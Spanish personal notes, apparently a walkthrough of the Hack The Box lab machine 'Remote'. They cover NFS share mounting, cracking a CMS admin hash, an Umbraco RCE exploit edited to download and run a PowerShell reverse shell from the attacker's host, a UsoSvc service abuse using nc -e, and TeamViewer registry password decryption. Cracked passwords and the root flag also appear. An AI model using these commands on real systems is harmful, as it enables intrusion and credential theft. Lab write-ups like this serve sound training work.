
notas

Escaneo con nmap




```
[ktulu@parrot ~/HTB/remote/nmap]$ cat targeted

File: targeted

# Nmap 7.80 scan initiated Wed Mar 25 10:29:58 2020 as: nmap -sC -sV -p21,80,111,135,139,445,49678 -oN targeted 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.24s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
49678/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m31s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-25T09:33:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Mar 25 10:32:30 2020 -- 1 IP address (1 host up) scanned in 152.25 seconds

[ktulu@parrot ~/HTB/remote/nmap]$
HTB  1 > VPN  2 > Scanning  3 > zsh
```

Veo que tiene ftp anónimo pero al conectar no muestra nada y no deja subir ficheros.


Por http veo que tiene un CMS llamado umbraco. Después investigaré sobre eso.

Puerto 2049 abierto. Busco información y encuentro lo siguiente:
https://mundo-hackers.weebly.com/puerto-2049---nfs.html




```
[ktulu@parrot ~]$ sudo showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
[ktulu@parrot ~]$ 
```

mkdir nfs
sudo mount -t nfs 10.10.10.180:/site_backups nfs -o nolock



```
[ktulu@parrot ~/HTB/remote/content]$ cat nfs/App_Data/Umbraco.sdf

       File: nfs/App_Data/Umbraco.sdf   <BINARY>

[ktulu@parrot ~/HTB/remote/content]$ cp nfs/App_Data/Umbraco.sdf .
[ktulu@parrot ~/HTB/remote/content]$ l
drwxr-xr-x  ktulu      ktulu   28 B  Wed Mar 25 20:05:14 2020 ./
drwxr-xr-x  ktulu      ktulu   52 B  Wed Mar 25 18:23:14 2020 ../
drwx------ nobody 4294967294    4 KB Sun Feb 23 19:35:40 2020 nfs/
.rwx------  ktulu      ktulu  1.9 MB Wed Mar 25 20:05:14 2020 Umbraco.sdf*
[ktulu@parrot ~/HTB/remote/content]$ strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22824d5-57de-468e-9df6-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
@{pv
qpkaj
dAc0^A\pN
(1&a$
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

b8be16afba8c314ad33d812f22a04991b90e2aaa

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Accedo con admin@htb.local y la contraseña baconandcheese

searchsploit umbraco me devuelve varios exploits. En concreto elijo Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution

Modifico lo siguiente para conseguir ping a mi ip:


```
    { string cmd = "/c ping -n 2 10.10.15.193"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
```

Modifico el script de nishang Invoke-PowerShellTCP.ps1 y añado al final → Invoke-PowerShellTcp -Reverse -IPAddress 10.10.15.193 -Port 4444 y renombro el fichero a shell.ps1

Levanto un servidor web con python -m SimpleHTTPServer 80

Vuelvo a modificar el exploit (escapando las comillas simples) para obtener una shell de powershell:


```
    { string cmd = "iex (New-Object Net.WebClient).DownloadString(\'http://10.10.15.193/shell.ps1\')"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
```



```
[ktulu@parrot ~/HTB/remote/exploits]$ python 46153.py
Start
[]
```

```
[ktulu@parrot ~/HTB/remote]$ sudo python -m SimpleHTTPServer 80
[sudo] password for ktulu:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.180 - - [25/Mar/2020 12:12:06] "GET /shell.ps1 HTTP/1.1" 200 -
```

```
[ktulu@parrot ~/HTB/remote/exploits]$ bash
┌─[ktulu@parrot]─[~/HTB/remote/exploits]
└──╼ $rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.193] from (UNKNOWN) [10.10.10.180] 49835
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```



```
PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```


Intento transferir PowerUp.ps1 para la escalada de privilegios.

certutil.exe -urlcache -split -f http://10.10.15.193/PowerUp.ps1 PowerUp.ps1

Uso certutil.exe porque ni por samba ni por http podía, parece ser que el defender actuaba.

Veo con whoami /priv que tengo seimpersonateprivilege y debería poder usar juicypotato :) pero pruebo y no funciona. Está parcheado (Server 2019).

Utilizo la técnica de abusar del servicio UsoSvc, tal como lo explican aquí → https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md



Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\drivers\color\nc.exe 10.10.10.
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e c
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd \c C:\Users\nc.exe 10.10.10.10 4444 -e cmd.exe"
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem

PS C:\Windows\system32> sc.exe start UsoSvc
```


Consigo sesión como system pero a los pocos segundos muere la sesión.

Sigo explorando y veo un proceso TeamViewer

https://gist.github.com/rishdang/442d355180e5c69e0fcb73fecd05d7e0

https://whynotsecurity.com/blog/teamviewer/

REG QUERY HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7
SecurityPasswordAES   REG_BINARY
FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B



```
[root@parrot /home/ktulu/HTB/remote/exploits]$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : 357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77
Decrypted password is :  r3m0te_L0gin
[root@parrot /home/ktulu/HTB/remote/exploits]$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
Decrypted password is :  !R3m0te!
```

evil-winrm -i 10.10.10.180 -u administrator -p \!R3m0te\!

root.txt → 296ece17acf9822d5ef1c71e4df91c11